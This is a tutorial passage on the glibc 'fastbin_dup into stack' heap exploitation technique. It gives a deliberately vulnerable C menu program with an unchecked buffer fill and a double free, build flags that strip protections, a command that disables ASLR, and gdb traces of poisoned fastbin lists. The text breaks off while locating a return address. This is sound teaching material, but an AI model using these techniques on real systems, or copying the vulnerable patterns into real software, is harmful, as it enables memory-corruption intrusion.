Fastbin_dup into stack exploitation

This tutorial is about the fastbin_dup into stack heap exploitation. First we're going to analyze what is fastbin and how to exploit the heap by double freeing and reallocating an allocation. Our example is based on the example of shellphish.

(https://github.com/shellphish/how2heap/blob/master/fastbin_dup_into_stack.c) I modified it to be more interactive and now it accepts arbitrary input. We can allocate memory, free it and fill it without size checking. This example is good for multiple heap exploitations, but now we are focusing only on the fastbin_dup into stack type.

```
#include <string.h>
#include <stdio.h>
#include <stdlib.h>


int* allocation[20];
int number = 0;

static char *readline(char *buffer, int len, FILE *fp)
{
        if (fgets(buffer, len, fp) == NULL) return NULL;
        buffer[strcspn(buffer, "\n")] = 0;
        if (buffer[0] == 0) return NULL;
        else return buffer;
}

static int read_int(char *purpose)
{
        printf("Enter the %s as a integer number: ", purpose);
        fflush(stdout);
        char buffer[16];
        readline(buffer, 16, stdin);
       int size = atoi(buffer);
      if (size>=0) return size;
     return -1;
}

void allocate()
{
        int size = read_int("size to allocate");
        while (size==-1)
        {
                printf("Invalid size\n");
                size = read_int("size to allocate");
        }
        printf("Size: %d\n", size);
```


```
            printf("Id: %d\n", number);
           int *a = malloc(size);
        fprintf(stderr, "malloc: %p\n", a);
        allocation[number]=a;
        number++;
}

void fill()
{
        int id = read_int("id to fill");
            while (id==-1)
            {
                        printf("invalid id\n");
                        id = read_int("id to fill");
            }
        printf("Enter the content: ");
            fflush(stdout);
            char buffer[100];
            readline(buffer, 100, stdin);
        int* i1= allocation[id];
        char* ch = (char*)i1;
        int x=0;
        while (buffer[x]!=0)
        {
          *ch = buffer[x];
          x++;
          ch++;
        }
}

void delete()
{
        int id = read_int("id to delete");
            while (id==-1)
            {
                        printf("invalid id\n");
                        id = read_int("id to delete");
            }
        free(allocation[id]);
}

void print_help()
{
            printf("a - Allocate buffer\n");
            printf("f - Fill buffer\n");
            printf("d - Delete buffer\n");
            printf("h - Print this very menu\n");
        printf("x - Exit the program\n\n");
}

void main_loop()
{
        printf("> ");
        fflush(stdout);
        char cmd[4];
        while (readline(cmd, 3, stdin))
        {
                switch (cmd[0])
                {
                case 'a':
                        allocate();
                        break;
                case 'f':
                        fill();
                        break;
                case 'd':
                        delete();
                        break;
                case 'x':
                        exit(0);
                        break;
                default:
                        break;
                }
                printf("> ");
                fflush(stdout);
        }
}

void main()
{
     print_help();
     main_loop();
}
```

The program executes a main loop where the user is asked to choose from the menu (a: allocate buffer, f: fill the buffer, d: delete the buffer). It has some vulnerability in the code:

- The fill method has no size-checking, so the buffer can be overwritten by data with arbitrary size
- The free can be executed on a memory region more than once (double free)

As it was mentioned these conditions make it possible to apply different heap exploitations. Overwriting the first memory allocation with a long data can overwrite the wilderness (top chunk)

size. By placing a large value there and making the second allocation with a calculated large size we can force the third allocation on the stack (house of force exploitation).
By freeing an allocation twice and reallocating the same size once we can have the same memory region in the free list and in the allocated chunks as well. By overwriting the allocated one we can force a new allocation to be on the stack and that's how we overwrite a return address (this is the fastbin_dup_into_stack exploitation).
First I compile the program with *gcc* to have no protection. The aim now is to show how the exploitation works; we don't want to focus on now how to leak the stack address or to bypass *nx* with return oriented programming.
Note, that the allocation method prints out the memory address where the allocation happened. Usually programs are not so kind to do so, but here it will help us to understand the exploitation. Without that it is also possible to obtain the address of the allocated memory region. Debugging the program we can observe the return value (placed in the *eax* register) of the malloc libc method. That is the memory where the space is allocated.




```
root@kali:~# gcc -m32 -fno-stack-protector -z execstack -no-pie -Wl,-z,norelro -static -o
fastbintostack fastbintostack.c
root@kali:~# gdb ./fastbintostack
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from ./fastbintostack...(no debugging symbols found)...done.
gdb-peda$ checksec
CANARY    : disabled
FORTIFY   : disabled
NX        : disabled
PIE       : disabled
RELRO     : disabled
gdb-peda$
```

When the program allocates a memory region the chunk that is allocated becomes to be busy. After the allocation is freed the chunk goes to some of the freelists. Freelists are linked lists which makes the reallocation of memory easy and fast. Without explaining all the details (here's a link about the malloc internals: https://sourceware.org/glibc/wiki/MallocInternals) we should know that there are different freelists depending on the size of the memory region and the timing. According to the malloc internals we have the following types:


Fast
Small chunks are stored in size-specific bins. Chunks added to a fast bin ("fastbin") are not combined with adjacent chunks - the logic is minimal to keep access fast (hence the name). Chunks in the fastbins may be moved to other bins as needed. Fastbin chunks are stored in a single linked list, since they're all the same size and chunks in the middle of the list need never be accessed.

Unsorted
When chunks are free'd they're initially stored in a single bin. They're sorted later, in malloc, in order to give them one chance to be quickly re-used. This also means that the sorting logic only needs to exist at one point - everyone else just puts free'd chunks into this bin, and they'll get sorted later. The "unsorted" bin is simply the first of the regular bins.
Small
The normal bins are divided into "small" bins, where each chunk is the same size, and "large" bins, where chunks are a range of sizes. When a chunk is added to these bins, they're first combined with adjacent chunks to "coalesce" them into larger chunks. Thus, these chunks are never adjacent to other such chunks (although they may be adjacent to fast or unsorted chunks, and of course in-use chunks). Small and large chunks are doubly-linked so that chunks may be removed from the middle (such as when they're combined with newly free'd chunks).
Large
A chunk is "large" if its bin may contain more than one size. For small bins, you can pick the first chunk and just use it. For large bins, you have to find the "best" chunk, and possibly split it into two chunks (one the size you need, and one for the remainder).

It is also interesting to see the figure about it (https://sourceware.org/glibc/wiki/MallocInternals).



Right now what is important for us, that fastbins are stored in simple linked lists. All chunks have the same size. We cannot really see the pointer to the first fastbin chunk, but the pointer to the second fastbin chunk is stored in the first one, the pointer to the third element is stored in the second one, and so on. So that means if we manage to overwrite the content of the first fastbin we can overwrite the address of the next fastbin. It is useful to force the OS to do the second allocation to a place where we would like to (e.g. into the stack). Later I'm going to elaborate on that but now let's try how fastbin works with our example.
First we allocated three buffers with the same size (see figure). The required size for each buffer was 20 bytes. Since the program prints out the memory addresses we have the list for the allocations (0x80dcaf0, 0x80dcb10, 0x80dcb30). Then I removed the second allocation. After allocating a new buffer with again a size of 20 bytes we can see that we got back the freed buffer address (0x80dcb10).That was because of the fastbin. This chunk (0x80dcb10) was places on the top of the fastbin list.




```
root@kali:~# ./fastbintostack
a - Allocate buffer
f - Fill buffer
d - Delete buffer
h - Print this very menu
x - Exit the program

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 0
malloc: 0x80dcaf0
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 1
malloc: 0x80dcb10
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 2
malloc: 0x80dcb30
> d
Enter the id to delete as a integer number: 1
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 3
malloc: 0x80dcb10
```

I forgot to write that I disabled ASLR just to make the exploitation easier and also to get the same addresses for the allocations.


echo 0 | sudo tee /proc/sys/kernel/randomize_va_space

What if we allocate 3 buffers, free two of them and allocate one again. Which one will be used the one which was freed first or the last one?




```
root@kali:~# ./fastbintostack
a - Allocate buffer
f - Fill buffer
d - Delete buffer
h - Print this very menu
x - Exit the program

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 0
malloc: 0x80dcaf0
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 1
malloc: 0x80dcb10
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 2
malloc: 0x80dcb30
> d
Enter the id to delete as a integer number: 1
> d
Enter the id to delete as a integer number: 2
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 3
malloc: 0x80dcb30
```

As it can be seen first the last freed buffer will be reallocated. Take a look at now the fastbin linked list pointers with the debugger. First I allocate 3 buffers again then I free all of them. After we're going to attach to the process with gdb and analyze the affected memory parts (we can get the process id by *ps aux | grep fast* and attach to the process by *gdb –p pid*)




```
malloc: 0x80dcb10
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 2
malloc: 0x80dcb30
> d
Enter the id to delete as a integer number: 1
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 3
malloc: 0x80dcb10
> x
root@kali:~# ./fastbintostack
a - Allocate buffer
f - Fill buffer
d - Delete buffer
h - Print this very menu
x - Exit the program

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 0
malloc: 0x80dcaf0
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 1
malloc: 0x80dcb10
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 2
malloc: 0x80dcb30
> d
Enter the id to delete as a integer number: 0
> d
Enter the id to delete as a integer number: 1
> d
Enter the id to delete as a integer number: 2
> 
```




```
EBP: 0xffffd1c8 --> 0x2
ESP: 0xffffd130 --> 0xffffd1c8 --> 0x2
EIP: 0xf7ffcc89 (<__kernel_vsyscall+9>: pop    ebp)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0xf7ffcc83 <__kernel_vsyscall+3>:    mov    ebp,esp
   0xf7ffcc85 <__kernel_vsyscall+5>:    sysenter
   0xf7ffcc87 <__kernel_vsyscall+7>:    int    0x80
=> 0xf7ffcc89 <__kernel_vsyscall+9>:    pop    ebp
   0xf7ffcc8a <__kernel_vsyscall+10>:   pop    edx
   0xf7ffcc8b <__kernel_vsyscall+11>:   pop    ecx
   0xf7ffcc8c <__kernel_vsyscall+12>:   ret
   0xf7ffcc8d:  nop
[------------------------------------stack-------------------------------------]
0000| 0xffffd130 --> 0xffffd1c8 --> 0x2
0004| 0xffffd134 --> 0x400
0008| 0xffffd138 --> 0x80dc6e0 --> 0xa0a32 ('2\n\n')
0012| 0xffffd13c --> 0x806d5e7 (<read+39>:      cmp    eax,0xfffff000)
0016| 0xffffd140 --> 0xfbad2a84
0020| 0xffffd144 --> 0x80d8ae0 --> 0xfbad2a84
0024| 0xffffd148 --> 0x80d891c --> 0x0
0028| 0xffffd14c --> 0x80557ca (<_IO_new_file_overflow+234>:    add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
0xf7ffcc89 in __kernel_vsyscall ()
gdb-peda$ x/64x 0x80dcaf0
0x80dcaf0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb00:      0x00000000      0x00000000      0x00000000      0x00000021
0x80dcb10:      0x080dcaf0      0x00000000      0x00000000      0x00000000
0x80dcb20:      0x00000000      0x00000000      0x00000000      0x00000021
0x80dcb30:      0x080dcb10      0x00000000      0x00000000      0x00000000
0x80dcb40:      0x00000000      0x00000000      0x00000000      0x000204b9
0x80dcb50:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb60:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb70:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb80:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb90:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcba0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbb0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbc0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbd0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbe0:      0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$ 
```

It can be seen that the last freed chunk's (0x80dcb30) first data is a pointer to the next free chunk (0x80dcb10) and the second free chunk contains a pointer to the first free chunk.

Now it's time to focus on the fastbin_into_stack exploitation. We're going to allocate three chunks with the same size again then we'going to free the first one then the second one then again the first one. Yes, this is a double free vulnerability, our code has no control on that kind of invalid instructions, it accept all ids for the delete method.




```
root@kali:~# ./fastbintostack
a - Allocate buffer
f - Fill buffer
d - Delete buffer
h - Print this very menu
x - Exit the program

> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 0
malloc: 0x80dcaf0
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 1
malloc: 0x80dcb10
> a
Enter the size to allocate as a integer number: 20
Size: 20
Id: 2
malloc: 0x80dcb30
> d
Enter the id to delete as a integer number: 0
> d
Enter the id to delete as a integer number: 1
> d
Enter the id to delete as a integer number: 0
> 
```




```
0000| 0xffffd130 --> 0xffffd1c8 --> 0x2
0004| 0xffffd134 --> 0x400
0008| 0xffffd138 --> 0x80dc6e0 --> 0xa0a30 ('0\n\n')
0012| 0xffffd13c --> 0x806d5e7 (<read+39>:      cmp    eax,0xfffff000)
0016| 0xffffd140 --> 0xfbad2a84
0020| 0xffffd144 --> 0x80d8ae0 --> 0xfbad2a84
0024| 0xffffd148 --> 0x80d891c --> 0x0
0028| 0xffffd14c --> 0x80557ca (<_IO_new_file_overflow+234>:    add    esp,0
[------------------------------------------------------------------------------
Legend: code, data, rodata, value
0xf7ffcc89 in __kernel_vsyscall ()
gdb-peda$ x/64x 0x80dcaf0
0x80dcaf0:      0x080dcb10      0x00000000      0x00000000      0x00000000
0x80dcb00:      0x00000000      0x00000000      0x00000000      0x00000021
0x80dcb10:      0x080dcaf0      0x00000000      0x00000000      0x00000000
0x80dcb20:      0x00000000      0x00000000      0x00000000      0x00000021
0x80dcb30:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb40:      0x00000000      0x00000000      0x00000000      0x000204b9
0x80dcb50:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb60:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb70:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb80:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb90:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcba0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbb0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbc0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbd0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbe0:      0x00000000      0x00000000      0x00000000      0x00000000
gdb-peda$ 
```

Now the last element of the fastbin list is at 0x80dcaf0. It points to 0x80dcb10 and the first element is again the 0x80dcaf0. So 0x80dcaf0 is now a duplicate in the fastbin linked list. If we allocate a buffer with the same size then 0x80dcaf0 will be used again but it will remain as a free entry in the fastbin list as well. So the first reallocation will be the 0x80dcaf0 buffer with id 3 then allocating another buffer will take 0x80dcb10 with the id 4. And the heap looks like that:



```
gdb-peda$ x/64x 0x80dcaf0
0x80dcaf0:      0x080dcb10      0x00000000      0x00000000      0x00000000
0x80dcb00:      0x00000000      0x00000000      0x00000000      0x00000021
0x80dcb10:      0x080dcaf0      0x00000000      0x00000000      0x00000000
0x80dcb20:      0x00000000      0x00000000      0x00000000      0x00000021
0x80dcb30:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb40:      0x00000000      0x00000000      0x00000000      0x000204b9
0x80dcb50:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb60:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb70:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb80:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcb90:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcba0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbb0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbc0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbd0:      0x00000000      0x00000000      0x00000000      0x00000000
0x80dcbe0:      0x00000000      0x00000000      0x00000000      0x00000000
```

At the top of the fastbin we have the 0x80dcaf0. The pointer to 0x80dcb10 is still there because of the third free chunk which is now reallocated and we have access to it through the object with the id 3. So filling the content of the object id=3, we can place an arbitrary pointer there which indicates that we have another free chunk somewhere. The idea now is to write an appropriate stack address here. So first we need to find a place of a return pointer. What about the return of the main loop? With *disas main_loop* we can get the address of the return instruction:



```
   0x08048cbe <+175>:   push   0x3
   0x08048cc0 <+177>:   lea    eax,[ebp-0xc]
   0x08048cc3 <+180>:   push   eax
   0x08048cc4 <+181>:   call   0x8048885 <readline>
   0x08048cc9 <+186>:   add    esp,0x10
   0x08048ccc <+189>:   test   eax,eax
   0x08048cce <+191>:   jne    0x8048c49 <main_loop+58>
   0x08048cd4 <+197>:   nop
   0x08048cd5 <+198>:   mov    ebx,DWORD PTR [ebp-0x4]
   0x08048cd8 <+201>:   leave
   0x08048cd9 <+202>:   ret
```

